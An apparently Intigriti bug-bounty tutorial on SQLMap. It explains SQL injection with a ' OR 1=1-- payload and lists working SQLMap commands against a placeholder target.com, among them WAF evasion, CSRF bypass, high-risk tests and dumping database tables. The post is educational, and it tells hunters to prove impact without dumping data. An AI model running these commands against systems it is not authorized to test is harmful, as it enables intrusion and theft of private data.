
Hacker tools: SQLMap – Finding SQLi like a pro.

BY INTIGRITI · MAY 23, 2021 · LAST UPDATED ON MARCH 6, 2025

Welcome back to our *hacker tools* series. This week we will discuss SQLMap, a python based open-source tool to detect and exploit SQL injection flaws. It can automate your SQLi tests in a fast and easy way, but you still need to know what you are doing to make full use of the tool, so keep reading.

SQLMap can almost detect every database with its powerful detection engine and make use of all sorts of SQLi techniques to discover injection points. More information can be found on https://sqlmap.org or https://github.com/sqlmapproject/sqlmap. As usual, I will explain some options to get you started.




The installation


Installing python3:

SQLMap is written in python. If you do not have python installed, take a quick look. You can check with *python3 -V.* If this version is not installed you can install it with the following command.

```
apt-get install python3
```





```
python -V
```




Installing SQLMap:

You always find the nicest tools on Git, and with SQLMap this is not different. The repository of SQLMap can be found at https://github.com/sqlmapproject/sqlmap. We will install from Git so we have the latest version.

```
git clone --depth 1 https://github.com/sqlmapproject/sqlmap.git sqlmap-dev
```



Run *python3 sqlmap -hh* to check the options and to check if everything is correctly installed.



The Basics

What is SQLI ?

To understand what SQLMap does, we need to know what SQL injections are. SQL injection is a web security vulnerability that allows an attacker to interfere with the queries that an application makes to its database. By manipulating user input, the attacker is able to alter those queries to retrieve unintended database information. This can result in data breaches or even remote code execution.

An example of a vulnerable application:
Let's say you have a web application https://site.com/items?cat=food. In the backend the following query is made to the database:

```
SELECT * FROM items WHERE category = 'food'
```

In this simple example, an attacker can manipulate the "**food**" value to alter the query in the back-end. By changing "**food**" with "**food' OR 1=1—**" we can alter the WHERE statement to always TRUE (**1=1**). In the backend this will result in:

```
SELECT * FROM items WHERE category = 'food' OR 1=1--
```

Now that you have a very basic understanding of what SQLi is, we are able to go further with SQLMap to discover these things in an automated way.

A good source of information about all sorts of payloads is PayloadsAllTheThings SQLi section on:
https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/SQL%20Injection


Note for bug bounty researchers:

Hunters need to prove the impact in their PoC and at Intigriti we ask you to show the database version or perform a sleep command rather than dumping a database. Keep that in mind when sending in reports.

Basic SQLMap usage:


Now that we have a basic understanding, and know what to look for we can start with the basics of SQLMap. Let's run SQLMap against a simple URL with a GET parameter like the example above. This will give an interactive response with the result of the vulnerable parameter, DB version, and the queries used.

```
python3 sqlmap.py -u "http://target.com/?id=1"
```



Like *GET requests* we also can check for SQLi in *POST requests*. When making POST requests it is importing to add the ***submit*** value. If it is not specified, SQLMap will not be able to do a correct scan. You will most likely end up with a report indicating that no vulnerabilities were found.

```
python3 sqlmap.py  -u "http://target.com/?id=4" --data "id=4&Submit=Submit#" -p "id" --method POST
```



Lots of Web Application Firewalls (WAFs) know the default user agent used by SQLMap and block these requests. To overcome this we can make use of the (**–random-agent**) flag or just set our own agent with (**–user-agent=[USER_AGENT]**)

```
python3 sqlmap.py -u "http://target.com/?id=1" --random-agent
```

In the previous examples, SQLMap automatically found the injection point. Sometimes there is no parameter=value available and we need to tell SQLMap where to inject. You can do this by adding ***** on

the injection point.

```
python3 sqlmap.py -u "http://target.com/page/43*"
```

When you need more threads to the same target, (always check the Out-of-scope section what is allowed) this can be done with the (**–threads**) flag.


```
python3 sqlmap.py -u "http://target.com/?id=1" --threads=5
```

Parameter checking in non-interactive mode can be done with the (**--batch**) flag. This will use the default options from the interactive part.

```
python3 sqlmap.py -u "http://target.com/?id=1" –-batch
```

For more output and to know what SQLMap is doing you can increase the verbose level with the (**-v**) flag. 0-6 (default 1).

```
0: Show only Python tracebacks, error and critical messages.
1: Show also information and warning messages.
2: Show also debug messages.
3: Show also payloads injected.
4: Show also HTTP requests.
5: Show also HTTP responses' headers.
6: Show also HTTP responses' page content.
```



More advanced features

Now that you have a general understanding of the basic options we will look at some more advanced features.

Forms:

SQLMap can also test forms on pages. You can enable this with (**–forms**). Most sites have CSRF protection enabled. SQLMap has 2 flags to bypass this problem (**–csrf-token and –csrf-url**)

```
python3 sqlmap.py –forms -u "http://target.com/?id=1"
```

Risk levels:

We also can set different risk levels that will perform more intensive queries. There are three risk values.

```
1: Default value which is for the majority of SQL injection points.
2: Adds to the default level the tests for heavy query time-based SQLi
3: Adds also OR-based SQL injection tests.
```

```
python3 sqlmap.py –forms -u "http://target.com/?id=1" –risk=3
```

Delays:

Like every other tool we can manipulate the delay between HTTP requests, This is important for hunters as some programs require it. We can do this with the (—**delay**) flag. This is set in seconds.

```
python3 sqlmap.py –forms -u "http://target.com/?id=1" –delay=3
```

Answers:

Another useful switch is the (**–answer**) switch where you specify a response in advance. This used together with the batch switch is a real time saver.


```
python3 sqlmap.py –forms -u "http://target.com/?id=1" --batch --answers="keep testing=Y,sitemap=Y,skip further tests=N"
```

Database takeover:

SQLMap can also dump database content but this is not recommended for bug hunters, the content of those databases is private, researchers should only show impact with a sleep command or with a print of a database version. But to finish this article here some commands to get database content.

```
--dbs                 discover databases present
--tables -D <database>            discover tables in database
--columns -D <database>    -T <table>   discover columns
--dump -D <database> -T <table>          get data from table
```

```
python3 sqlmap.py -u “http://target.com/?id=1”  --columns -D dvwa -T users –batch
```



Conclusion

SQLMap is a nice tool to discover SQL injections with a bunch of options and flags. We only showed the most important ones, but there are lots more. For full reference check https://github.com/sqlmapproject/sqlmap/wiki/Usage .This tool can speed up your process of finding injections and give a nice output to start your PoC. We do suggest to be careful with lots of automated SQLMap scans, as not all targets allow intensive scanning. I hope you learned some new things and enjoy our articles. Hope to see you on the next one.